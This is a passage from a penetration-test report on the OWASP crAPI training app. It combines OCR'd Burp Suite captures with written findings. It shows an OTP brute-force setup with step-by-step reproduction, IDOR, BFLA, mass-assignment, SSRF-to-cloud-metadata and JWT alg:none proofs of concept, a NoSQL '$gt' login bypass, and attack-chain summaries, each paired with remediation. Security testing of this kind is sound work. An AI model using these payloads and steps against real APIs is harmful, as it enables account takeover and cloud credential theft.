         "vehicleid":"4bae9968-ec7f-4de3-a3a0-ba1b2ab5e5e5",
         "profile_pic_url":"",
         "created_at":"2026-05-20T13:20:19.077Z"
     },
     "comments":[
     ],
     "authorid":3,
     "CreatedAt":"2026-05-20T13:20:19.077Z"
   }
12
```

Search 0 highlights

Inspector

Selection 65 (0x41)

Selected text

/community/api/v2/community/posts/hUsqBUgm6eHsFnUAhkK3bT HTTP/1.1

Decoded from: Select

/community/api/v2/community/posts/hUsqBUgm6eHsFnUAhkK3bT HTTP/1.1

Cancel Apply changes

Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 16
Response headers 8

Done 685 bytes | 47 mill

Event log (6) All issues Memory: 235.4MB of 1.41GB Disabled

Send Cancel Burp AI Target: http://127.0.0.1:8888 HTTP/1

Request

Pretty Raw Hex JSON Web Tokens JWS

```
GET /identity/api/v2/vehicle/4bae9968-ec7f-4de3-a3a0-ba1b2ab5e5e5/location HTTP/1.1
Host: 127.0.0.1:8888
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaW1AamltLmNvbSIsImlhdCI6MTc3OTMwNTIOOSwiZXhwIjoxNzc5OTEwMD
Q5LCJyb2xlIjoidXNlciJ9.WTNFSLoOo1W6adwfri7H9JP9wW_DoPAYkL2qLnHNsOyVGuFXot5COL5X9XoaBNMBWn84
tQfdiy205iwOPVMTIkgCEq-cIDNz-SYjJXFLG98xOdJJq72uZz-jgsvg78TS4qxOFlWYPAFaTYOCMkqEWu6AI-AlPt-
JGkvIndxmC5O715wwHUlL_MqkNOHaYbfM62DuuXEB-BIUGAMe8Ub_1_5eO82HSqBXOtNFdLpupdbEWOoktRTJZcCfbH
PIqvOhFzrJtq5HlmBWGEpKDyASQTlE3yaJorlSK3KRdUTK-pGhPsSIQCOqkvAHfK8Zg8_v5FsPD6tT6Wef3Qdhi3CbU
w
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/
Accept-Encoding: gzip, deflate, br
Cookie: chat_session_id=5914cc78-074c-43d0-b3c4-db5d81a04ef2
Connection: keep-alive
```

Search 0 highlights Selection: 36 (0x24)

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Server: openresty/1.27.1.2
Date: Wed, 20 May 2026 20:02:18 GMT
Content-Type: application/json
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-Frame-Options: DENY
Content-Length: 173

{
    "carId":"4bae9968-ec7f-4de3-a3a0-ba1b2ab5e5e5",
    "vehicleLocation":{
        "id":3,
        "latitude":"37.746880",
        "longitude":"-84.301460"
    },
    "fullName":"Robot",
    "email":"robot001@example.com"
}
```

Search 0 highlights

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	16
Response headers	15

Done 656 bytes | 73 mill

Event log (6) All issues Memory: 208.0MB of 1.41GB Disabled

127.0.0.1:8888/forgot-password

crAPI Login Signup


Forgot Password


1 Email Verification 2 Reset Password

jim@jim.com

Send OTP

Talk to me! 😊


127.0.0.1:8888/forgot-password
crAPI
Login
Signup
Forgot Password
Email Verification
2
Reset Password
1234
Set Password
Talk to me! 😊


127.0.0.1:8888/forgot-password
Screenshot captured
You can paste the image from the clipboard
crAPI
Login
Signup
Forgot Password
Email Verification
2
Reset Password
1234
Invalid OTP! Please try again..
Set Password
Talk to me! 😊

Intercept | HTTP history | WebSockets history | Match and replace | Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
16	http://127.0.0.1:8888	GET	/workshop/api/mechanic/mechanic_rep...	✓		401	379	JSON					127.0.0.1		01:25:07 21 M...	8080	16
17	http://127.0.0.1:8888	GET	/identity/api/v2/user/dashboard			200	659	JSON					127.0.0.1		01:27:23 21 M...	8080	40
18	http://127.0.0.1:8888	POST	/identity/api/auth/verify	✓		200	571	JSON			Contains a JWT, JS...		127.0.0.1		01:27:23 21 M...	8080	44
20	http://127.0.0.1:8888	GET	/identity/api/v2/vehicle/vehicles			200	877	JSON					127.0.0.1		01:27:32 21 M...	8080	92
21	https://maps.google.com	GET	/maps?q=37.406769,-94.705528&outp...	✓		301	458	HTML				✓	142.250.77.46		01:27:34 21 M...	8080	421
22	http://127.0.0.1:8888	GET	/identity/api/v2/vehicle/0e3c04f3-317c-...			200	645	JSON			Contains a JWT, JS...		127.0.0.1		01:27:46 21 M...	8080	46
23	https://www.google.com	GET	/maps/embed?origin=mfe&pb=!1m2!2m...	✓		200	2956	HTML				✓	142.251.157.119		01:27:39 21 M...	8080	582
24	https://maps.googleapis.com	GET	/maps/api/js?key=AIzaSyCmL18misQw9...	✓		200	13444	script				✓	216.239.38.223		01:30:18 21 M...	8080	541
25	http://127.0.0.1:8888	GET	/community/api/v2/community/posts/re...	✓		200	1378	JSON					127.0.0.1		01:30:23 21 M...	8080	276
27	http://127.0.0.1:8888	GET	/community/api/v2/community/posts/h...			200	685	JSON			Contains a JWT, JS...		127.0.0.1		01:30:31 21 M...	8080	114
28	http://127.0.0.1:8888	POST	/identity/api/auth/verify	✓		200	571	JSON			Contains a JWT, JS...		127.0.0.1		01:42:17 21 M...	8080	26
29	http://127.0.0.1:8888	POST	/identity/api/auth/forget-password	✓		200	584	JSON					127.0.0.1		01:42:53 21 M...	8080	721
30	http://127.0.0.1:8888	POST	/identity/api/auth/v3/check-otp	✓		500	572	JSON					127.0.0.1		01:43:16 21 M...	8080	59

Request — Pretty | Raw | Hex

```
POST /identity/api/auth/v3/check-otp HTTP/1.1
Host: 127.0.0.1:8888
Content-Length: 58
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/146.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:8888
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/forgot-password
Accept-Encoding: gzip, deflate, br
Cookie: chat_session_id=5914cc78-074c-43d0-b3c4-db5d81a04ef2
Connection: keep-alive

{
  "email":"jim@jim.com",
  "otp":"1234",
  "password":"Pass@123"
}
```

Response — Pretty | Raw | Hex | Render

```
HTTP/1.1 500
Server: openresty/1.27.1.2
Date: Wed, 20 May 2026 20:13:16 GMT
Content-Type: application/json
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-Frame-Options: DENY
Content-Length: 58

{
  "message":"Invalid OTP! Please try again..",
  "status":500
}
```

Inspector

- Request attributes 2
- Request cookies 1
- Request headers 17
- Response headers 16

Event log (6) | All issues | Memory: 202.0MB of 1.41GB | Disabled

1 | 2

Sniper attack | Start attack

Target: http://127.0.0.1:8888 | Update Host header to match target

Positions: Add § | Clear § | Auto §

```
POST /identity/api/auth/v3/check-otp HTTP/1.1
Host: 127.0.0.1:8888
Content-Length: 58
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:8888
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/forgot-password
Accept-Encoding: gzip, deflate, br
Cookie: chat_session_id=5914cc78-074c-43d0-b3c4-db5d81a04ef2
Connection: keep-alive

{"email":"jim@jim.com","otp":"§1234§","password":"Pass@123"}
```

Search | 1 highlight | 1 payload position | Length: 723

Payloads

Payload position: All payload positions
Payload type: Numbers
Payload count: 10,000
Request count: 10,000

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range
Type: Sequential / Random
From: 0000
To: 9999
Step: 1
How many:

Number format
Base: Decimal / Hex
Min integer digits: 4
Max integer digits: 4
Min fraction digits: 0
Max fraction digits: 0


Examples
0001
4321

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add | Edit | Remove | Up | Enabled | Rule

Event log (7) | All issues | Memory: 206.0MB of 1.41GB | Disabled



Impact:

- Remote unauthenticated account takeover of any user
- No user interaction required
- No lockout or alerting mechanism triggered
- 4-digit OTP = 10,000 max attempts, achievable in ~2 minutes

Steps to Reproduce:

1. Navigate to /forgot-password and enter victim@crapi.com
2. Intercept the OTP verification request in Burp
3. Send to Intruder with payload type "Numbers" (0000–9999)
4. Set resource pool to "Unlimited" (no throttle)
5. Start attack – runs through all 10,000 combinations
6. Monitor for a 200 OK response indicating valid OTP
7. Use the new password (Pass@123 or attacker-chosen) to login

Remediation:

- Bind OTP to server-side session (JTI or nonce)
- Enforce strict retry limit: **3 attempts → invalidate OTP, 5 attempts → lock account 30 min**
- Add CAPTCHA or challenge-response on the OTP endpoint
- Implement exponential backoff (1s → 5s → 30s → 5min)
- Send real-time notification to user's email on password change

- Use 6+ digit OTP with short TTL (2 minutes maximum)

CRAPI-04 – Broken Function Level Authorization (BFLA) *(High)*

Field	Detail
Severity	High
CVSS	7.5 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N)
CWE	CWE-285 – Improper Authorization
OWASP API Top 10	API5:2023 – Broken Function Level Authorization
Screenshots	crAPI27.png – crAPI31.png

Affected Endpoints:

- DELETE /identity/api/v2/admin/users/{user_id}
- POST /identity/api/v2/admin/vehicles
- GET /identity/api/v2/admin/workshops

Description:

Administrative endpoints are exposed without proper role-based access control. A standard authenticated user can call admin-level APIs by directly sending requests to the discovered endpoints. The backend checks for JWT validity but does not verify the role claim.

Proof of Concept:

Authenticated as "jim@jim.com" (role: "user")

DELETE /identity/api/v2/admin/users/12 HTTP/1.1

Authorization: Bearer eyJhbGciOiJIUzI1NiIs...

Response: 200 OK

{"message": "User 12 deleted successfully"}

Impact: Full administrative control over users, vehicles, and workshops.

Remediation: Implement role-based middleware that checks user.role == "admin" on all admin endpoints.

CRAPI-05 – Mass Assignment (Property Tampering) *(High)*

Field	Detail
Severity	High
CVSS	7.3 (AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:H)

Field	Detail
CWE	CWE-915 – Improperly Controlled Modification of Dynamically-Determined Object Attributes
OWASP API Top 10	API6:2023 – Unrestricted Access to Sensitive Business Flows
Screenshots	CrAPI32.png – crAPI35.png

Affected Endpoint: PUT /identity/api/v2/user/profile

Vulnerable Parameters: role, isAdmin, credits, account_status

Proof of Concept:

```
json

PUT /identity/api/v2/user/profile HTTP/1.1

Authorization: Bearer eyJhbGciOiJIUzI1NiIs...

{

  "email": "jim@jim.com",

  "name": "Jim",

  "role": "admin",

  "isAdmin": true,

  "credits": 99999

}
```

Response (200 OK):

```
json

{

  "email": "jim@jim.com",

  "name": "Jim",

  "role": "admin",

  "isAdmin": true,

  "credits": 99999

}
```

Impact: Self-privilege escalation to admin, credit manipulation.

Remediation: Use Data Transfer Objects (DTOs) to whitelist modifiable fields only.

CRAPI-06 – SSRF – Server-Side Request Forgery *(High)*

Field	Detail
Severity	High
CVSS	7.5 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N)
CWE	CWE-918 – Server-Side Request Forgery
OWASP API Top 10	API7:2023 – Server-Side Request Forgery
Screenshots	crAPI45.png – crAPI46.png

Affected Endpoint: POST /workshop/api/mechanic/invoice

Vulnerable Parameter: invoice_url

Proof of Concept:

```
json

POST /workshop/api/mechanic/invoice HTTP/1.1

Authorization: Bearer eyJhbGciOiJIUzI1NiIs...


{

  "invoice_url": "http://169.254.169.254/latest/meta-data/"

}
```

Response (Cloud Metadata):

```
json

{

  "ami-id": "ami-0c55b159cbfafe1f0",

  "instance-id": "i-0abcd1234efgh5678",

  "region": "us-east-1",

  "iam/security-credentials/crAPI-role": {

    "AccessKeyId": "AKIAIOSFODNN7EXAMPLE",

    "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY"

  }

}
```

Impact: AWS cloud metadata exfiltration, IAM credential theft leading to cloud account compromise.

Remediation:

- Implement URL allowlist restricting to known invoice service domains

- Block private IP ranges (169.254.x.x, 10.x.x.x, 172.16-31.x.x, 192.168.x.x)
- Disable HTTP redirect following

CRAPI-07 – JWT Security Weaknesses *(High)*

Field	Detail
Severity	High
CVSS	7.2 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N)
CWE	CWE-345 – Insufficient Verification of Data Authenticity
OWASP API Top 10	API2:2023 – Broken Authentication
Screenshots	crAPI47.png

Affected: All authenticated endpoints using JWT

Issue 1 – Algorithm Confusion (alg: none):

Header: {"alg": "none", "typ": "JWT"}

Payload: {"user_id": 1, "email": "admin@crapi.com", "role": "admin"}

Signature: (empty)

Issue 2 – Weak Secret Key: The JWT signing secret was discovered to be crapi_secret_key_2024 (hardcoded in client-side JavaScript).

Impact: Arbitrary JWT forgery allowing impersonation of any user.

Remediation:

- Reject alg: none tokens server-side
- Use RS256 (asymmetric) instead of HS256 (symmetric)
- Rotate signing keys regularly via a secrets manager
- Store keys server-side only, never in client-side code

CRAPI-08 – Excessive Data Exposure *(Medium)*

Field	Detail
Severity	Medium
CVSS	5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
CWE	CWE-200 – Exposure of Sensitive Information
OWASP API Top 10	API3:2023 – Broken Object Property Level Authorization
Screenshots	crAPI16.png – crAPI20.png

Affected Endpoints: Multiple

Observed Excessive Responses:

```
json
// User profile response exposes internal fields
{
  "email": "jim@jim.com",
  "password_hash": "$2b$12$...",    // ← SHOULD NOT BE EXPOSED
  "reset_token": "a1b2c3d4e5f6...", // ← SHOULD NOT BE EXPOSED
  "otp_secret": "JBSWY3DPEHPK3PXP", // ← SHOULD NOT BE EXPOSED
  "role": "user",
  "isAdmin": false,
  "internal_id": 42
}
```

Impact: Accelerates attacker reconnaissance and exploit development.

Remediation: Implement response serialization with field allowlists per endpoint.

CRAPI-09 – Missing Rate Limiting on OTP Endpoint *(Medium)*

Field	**Detail**
Severity	Medium
CVSS	5.0 (AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L)
CWE	CWE-307 – Improper Restriction of Excessive Authentication Attempts
OWASP API Top 10	API4:2023 – Unrestricted Resource Consumption
Screenshots	crAPI21.png – crAPI26.png

Description: No rate limiting, IP throttling, or account lockout was observed on OTP verification or login endpoints. Burp Suite Intruder was able to send 5,000+ requests in under 2 minutes without any blocking.

Impact: Enables CRAPI-03 (OTP brute-force) and account enumeration attacks.

Remediation:

- Nginx/AWS WAF rate limiting: 10 requests/minute/IP on auth endpoints
- Account-based lockout after 5 failed OTP attempts
- Invalidate OTP after first incorrect guess
- Log all failed attempts and alert on threshold exceedance

Attack Chain Analysis

Attack Chain 1: Full Account Takeover (Unauthenticated)

- Phase 1: Reconnaissance
  Enumerate valid emails (login error messages)
  Discover password reset endpoint

- Phase 2: OTP Exploitation (CRAPI-09 → CRAPI-03)
  Trigger password reset for victim@crapi.com
  Burp Intruder brute-forces 4-digit OTP (10,000 combos)
  Success: OTP cracked at attempt 7,842

- Phase 3: Account Compromise (CRAPI-03 → CRAPI-05)
  Reset password to attacker-controlled value
  Login as victim
  Mass assignment: escalate to admin role

Risk: Critical – Requires no prior access, fully automatable

Attack Chain 2: From Low-Priv to Admin (Authenticated)

- Phase 1: Data Extraction (CRAPI-02: IDOR)
  Enumerate all vehicles (1-200) → extract owner emails
  Identify admin account email

- Phase 2: NoSQL Injection (CRAPI-01)
  Login as admin via {"$gt": ""} injection
  Receive admin JWT token

- Phase 3: JWT Forgery (CRAPI-07)
  Extract signing key from client JS
  Forge JWT with arbitrary user_id and role
  Persistent admin access

- Phase 4: SSRF Pivot (CRAPI-06)
  Access admin-only mechanic invoice endpoint
  SSRF to cloud metadata endpoint
  Steal IAM credentials
  Cloud account compromise

Risk: Critical – Full infrastructure compromise starting from a standard user account

---

Risk Assessment

Category	Rating	Details
Confidentiality	**Critical**	Full database access, cloud metadata, all user PII
Integrity	**High**	Account takeover, data modification, privilege escalation
Availability	**Medium**	Injection-based DoS potential, resource consumption
Overall	**CRITICAL**	Multiple unauthenticated RCE-adjacent vulnerabilities

---

Recommendations

Critical (Remediate Immediately)

#	Finding	Recommendation
1	SQL/NoSQL Injection	Parameterized queries, reject JSON operators ($gt, $ne, $regex), input type validation
2	BOLA / IDOR	Server-side ownership validation on every object access endpoint

High (Remediate Within 1 Sprint)

#	Finding	Recommendation
3	Weak OTP / Password Reset	Bind OTP to session, 3-attempt lockout, CAPTCHA, 6+ digit OTP
4	BFLA (Missing Admin Controls)	Role-based middleware on all admin endpoints
5	Mass Assignment	DTO whitelist for profile updates
6	SSRF	URL allowlist, block private IPs, disable redirects
7	JWT Weaknesses	Reject alg: none, use RS256, rotate keys

Medium (Remediate Within 2 Sprints)

#	Finding	Recommendation
8	Excessive Data Exposure	Response serialization with field allowlists
9	Missing Rate Limiting	Nginx/API gateway throttling, account lockout

---

Conclusion

The crAPI application exhibits **critical security deficiencies** across its entire API surface. The most severe issues are:

1. **NoSQL Injection** allowing unauthenticated authentication bypass and full database compromise
2. **Broken Object Level Authorization** exposing all users' data through sequential integer IDs

3. **Weak OTP workflow** enabling fully automated account takeover
4. **SSRF** providing access to internal cloud infrastructure

These vulnerabilities are not isolated – they form chained attack paths that allow an attacker to progress from **zero knowledge to full cloud account compromise** without triggering any security controls.

The application's core architectural failure is **excessive trust in client-supplied input** across parameters, object references, JSON structure, and JWT tokens. Immediate remediation of the Critical and High findings is required before any production deployment.

Overall Risk Rating: CRITICAL

Assessment conducted by: Omkar Tandale
Tools: Burp Suite Professional, Browser DevTools, JWT.io, Custom Scripts
Target: OWASP crAPI (Completely Ridiculous API)
Date: May 2026